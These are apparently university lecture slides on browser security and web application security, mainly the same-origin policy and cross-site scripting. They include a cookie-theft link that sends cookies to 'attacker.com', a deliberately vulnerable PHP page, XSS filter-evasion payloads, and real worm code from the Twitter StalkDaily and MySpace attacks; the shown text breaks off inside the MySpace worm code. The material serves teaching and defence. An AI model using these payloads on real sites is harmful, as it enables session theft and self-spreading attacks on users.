

CSE 484: Computer Security and Privacy

Web Security

[Finish Browser Security Model;
Start Web Application Security]

Winter 2021

David Kohlbrenner

dkohlbre@cs.washington.edu

Thanks to Franz Roesner, Dan Boneh, Dieter Gollmann, Dan Halperin, Yoshi Kohno, Ada Lerner, John Manferdelli, John Mitchell, Vitaly Shmatikov, Bennet Yee, and many others for sample slides and materials

...

Admin

- Lab 2

- Signup out today
- Details in Section

ConUas groups (≥ 3)

- HW2

- Due today

automatic late days

- EC limit upped to 4

Web Security Overview

- Browser security model
 - Browser sandbox: isolate web from local machine
 - Same origin policy: isolate web content from different domains
 - Also: Isolation for plugins and extensions
 - Web application security
 - How (not) to build a secure website
- 

Same-Origin Policy Recap

- DOM/HTML
 - Only same origin content can access/modify DOM
- Cookies
 - Only same origin requests or scripts can access/modify cookies
- Some subtleties...

Same-Origin Policy: Scripts

- When a website **includes a script**, that script runs in the context of the embedding website.

HTTPS

```
www.example.com  
  
<script  
src="http://otherdomain  
.com/library.js">  
</script>
```

The code from <http://otherdomain.com> **can** access HTML elements and cookies on www.example.com.

- What could possibly go wrong...?

Foreshadowing:

SOP Does Not Control Sending

- A webpage can **send** information to any site
- Can use this to send out secrets...

Example: Cookie Theft

- Cookies often contain authentication token
 - Stealing such a cookie == accessing account
- Cookie theft via malicious JavaScript


```
<a href="#"  
onclick="window.location='http://attacker.com/stole.cgi?cookie='+document.cookie; return  
false;">Click here!</a>
```

- Aside: Cookie theft via network eavesdropping
 - Cookies included in HTTP requests
 - One of the reasons HTTPS is important!

TLS

Cross-Origin Communication

- Sometimes you want to do it...
- Cross-origin network requests
 - Access-Control-Allow-Origin: <list of domains> ↗
 - Unfortunately, often:
Access-Control-Allow-Origin: * *call!*
- Cross-origin client side communication
 - HTML5 postMessage between frames
 - Unfortunately, many bugs in how frames check sender's origin



What about Browser Plugins?

HTML5!
+ JS

- **Examples:** Flash, Silverlight, Java, PDF reader
- **Goal:** enable functionality that requires transcending the browser sandbox
- Increases browser's attack surface

Java and Flash both vulnerable—again—to new 0-day attacks

Java bug is actively exploited. Flash flaws will likely be targeted soon.

by Dan Goodin (US) - Jul 13, 2015 9:11am PDT

- **Good news:** plugin sandboxing improving, and need for plugins decreasing (due to HTML5 and extensions)

Goodbye Flash



“As of mid-October 2020, users started being prompted by Adobe to uninstall Flash Player on their machines since Flash-based content will be blocked from running in Adobe Flash Player after the EOL Date.”


<https://www.adobe.com/products/flashplayer/end-of-life.html>

What about Browser Extensions?

- Most things you use today are probably extensions
- **Examples:** AdBlock, Ghostery, Mailvelope
- **Goal:** Extend the functionality of the browser
- (Chrome:) Carefully designed security model to **protect from malicious websites**
 - **Privilege separation:** extensions consist of multiple components with well-defined communication
 - **Least privilege:** extensions request permissions

What about Browser Extensions?

- But be wary of malicious extensions: **not subject to the same-origin policy** – can inject code into any webpage!



great suspender

Extensions in flux

- Google has (attempted) to standardize how extensions work
- “Manifest v3” is the new specification
 - Upends how extensions get access to pages
 - Changes how they can execute code
- Generally, slow progress towards making them safer to use

Summing up browser security

- Browsers are the #1 consumer target today

- Large attack surface

JS, animations, Flash (RIP)

- Many assets to protect

logins, all private info


- Wide usage

everyone!

Web Application Security:

How (Not) to Build a Secure Website

Dynamic Web Application



OWASP Top 10 Web Vulnerabilities

1. Injection
2. Broken Authentication & Session Management
3. Cross-Site Scripting XSS
4. Insecure Direct Object References
5. Security Misconfiguration
6. Sensitive Data Exposure
7. Missing Function Level Access Control
8. Cross-Site Request Forgery CSRF (XSRF)
9. Using Known Vulnerable Components
10. Unvalidated Redirects and Forwards

Cross-Site Scripting (XSS)

Node.js

Hack $\approx$ PHP
FB

PHP: Hypertext Processor

- Server scripting language with C-like syntax
- Can intermingle static HTML and code

<input value=<?php echo \$myvalue; ?>

- Can embed variables in double-quote strings

`$user = "world"; echo "Hello $user!";`
or `$user = "world"; echo "Hello" . $user . "!";`

- Form data in global arrays \$_GET, \$_POST, ...

• PHP

→

Hello world

Echoing / “Reflecting” User Input

Classic mistake in server-side applications

http://naive.com/search.php?term=“Can I go back to campus yet”
key value

search.php responds with

<html> <title>Search results</title>

<body>You have searched for <?php echo \$_GET[term] ?>...
</body>

Echoing / “Reflecting” User Input

naive.com/hello.php?name=

Bob

Welcome, dear Bob

naive.com/hello.php?name=<img

src='http://upload.wikimedia.org/wikipedia/en/thumb/3/39/YoshiMarioParty9.png/210px-YoshiMarioParty9.png'>

Welcome, dear



XSS – Quick Demo

```
<?php
```

```
setcookie("SECRET_COOKIE", "12345");
```

```
header("X-XSS-Protection: 0");
```

```
?>
```

```
<html><body><br><br>
```

```
<form action="vulnerable.php" method="get">
```

```
Name: <input type="text" name="name" size="80">
```

```
<input type="submit" value="submit"></form>
```

```
<br><br><br>
```

```
<div id="greeting">
```

```
<?php
```

```
$name = $_GET["name"];
```

```
if($name) { echo "Welcome " . $_GET['name'];}
```

```
?>
```

```
</div></body></html>
```

naive.com



Need to explicitly disable
XSS protection – newer
browsers try to help web
developers avoid these
vulnerabilities!

evil.com

<div id="greeting">
Welcome David

</div>


Cross-Site Scripting (XSS)



Basic Pattern for Reflected XSS

Injected script can manipulate website to **show bogus information, leak sensitive data, cause user's browser to attack other websites**. This violates the "spirit" of the same origin policy


Origin



Where Malicious Scripts Lurk

- User-created content
 - Social sites, blogs, forums, wikis
- When visitor loads the page, website displays the content and visitor's browser executes the script
 - Many sites try to filter out scripts from user content, but this is difficult!

Stored XSS



In all XSS there are 3 actors

- Adversary *evil.com*
- Server victim *bank.com*
- User victim *browser*

Reflected XSS

Stored XSS

Twitter Worm (2009)

- Can save URL-encoded data into Twitter profile
- Data not escaped when profile is displayed
- Result: StalkDaily XSS exploit
 - If view an infected profile, script infects your own profile

```
var update = urlencode("Hey everyone, join www.StalkDaily.com. It's a site like Twitter but with pictures, videos, and so much more! ");
var xss = urlencode('http://www.stalkdaily.com"></a><script src="http://mikeyyloolz.uuuq.com/x.js"></script><script src="http://mikeyyloolz.uuuq.com/x.js"></script><a ');

var ajaxConn = new XMLHttpRequest();
ajaxConn.connect("/status/update", "POST",
"authenticity_token="+authToken+"&status="+update+"&tab=home&update=update");
ajaxConn1.connect("/account/settings", "POST",
"authenticity_token="+authToken+"&user[url]="+xss+"&tab=home&update=update")
```

<http://dcortesi.com/2009/04/11/twitter-stalkdaily-worm-postmortem/>

Preventing Cross-Site Scripting

- Any user input and client-side data must be preprocessed before it is used inside HTML
- Remove / encode HTML special characters
 - Use a good escaping library
 - OWASP ESAPI (Enterprise Security API)
 - Microsoft's AntiXSS
 - In PHP, htmlspecialchars(string) will replace all special characters with their HTML codes
 - ' becomes ' " becomes " & becomes &
 - In ASP.NET, Server.HtmlEncode(string)

Evading XSS Filters

- Preventing injection of scripts into HTML is hard!
 - Blocking “<” and “>” is not enough
 - Event handlers, stylesheets, encoded inputs (%3C), etc.
 - phpBB allowed simple HTML tags like

<b c=“>” onmouseover=“script” x=“<b ”>Hello

- Beware of filter evasion tricks (XSS Cheat Sheet)
 - If filter allows quoting (of <script>, etc.), beware of malformed quoting:
<SCRIPT>alert("XSS")</SCRIPT>">
 - Long UTF-8 encoding
 - Scripts are not only in <script>:
<iframe src='https://bank.com/login' onload='steal()'>

MySpace Worm (1)

- Users can post HTML on their MySpace pages
- MySpace does not allow scripts in users' HTML
 - No `<script>`, `<body>`, `onclick`, `<a href=javascript://>`
- ... but does allow `<div>` tags for CSS.
 - `<div style="background:url('javascript:alert(1)')">`
- But MySpace will strip out "javascript"
 - Use "java<NEWLINE>script" instead
- But MySpace will strip out quotes
 - Convert from decimal instead:
`alert('double quote: ' + String.fromCharCode(34))`

MySpace Worm (2)

Resulting code:

```

<div id=mycode style="BACKGROUND: url('java
script:eval(document.all.mycode.expr)')" expr="var B=String.fromCharCode(34);var A=String.fromCharCode(39);function g(){var C;try{var
D=document.body.createTextRange();C=D.htmlText}catch(e){}if(C){return C}else{return eval('document.body.inne'+rHTML')}}function
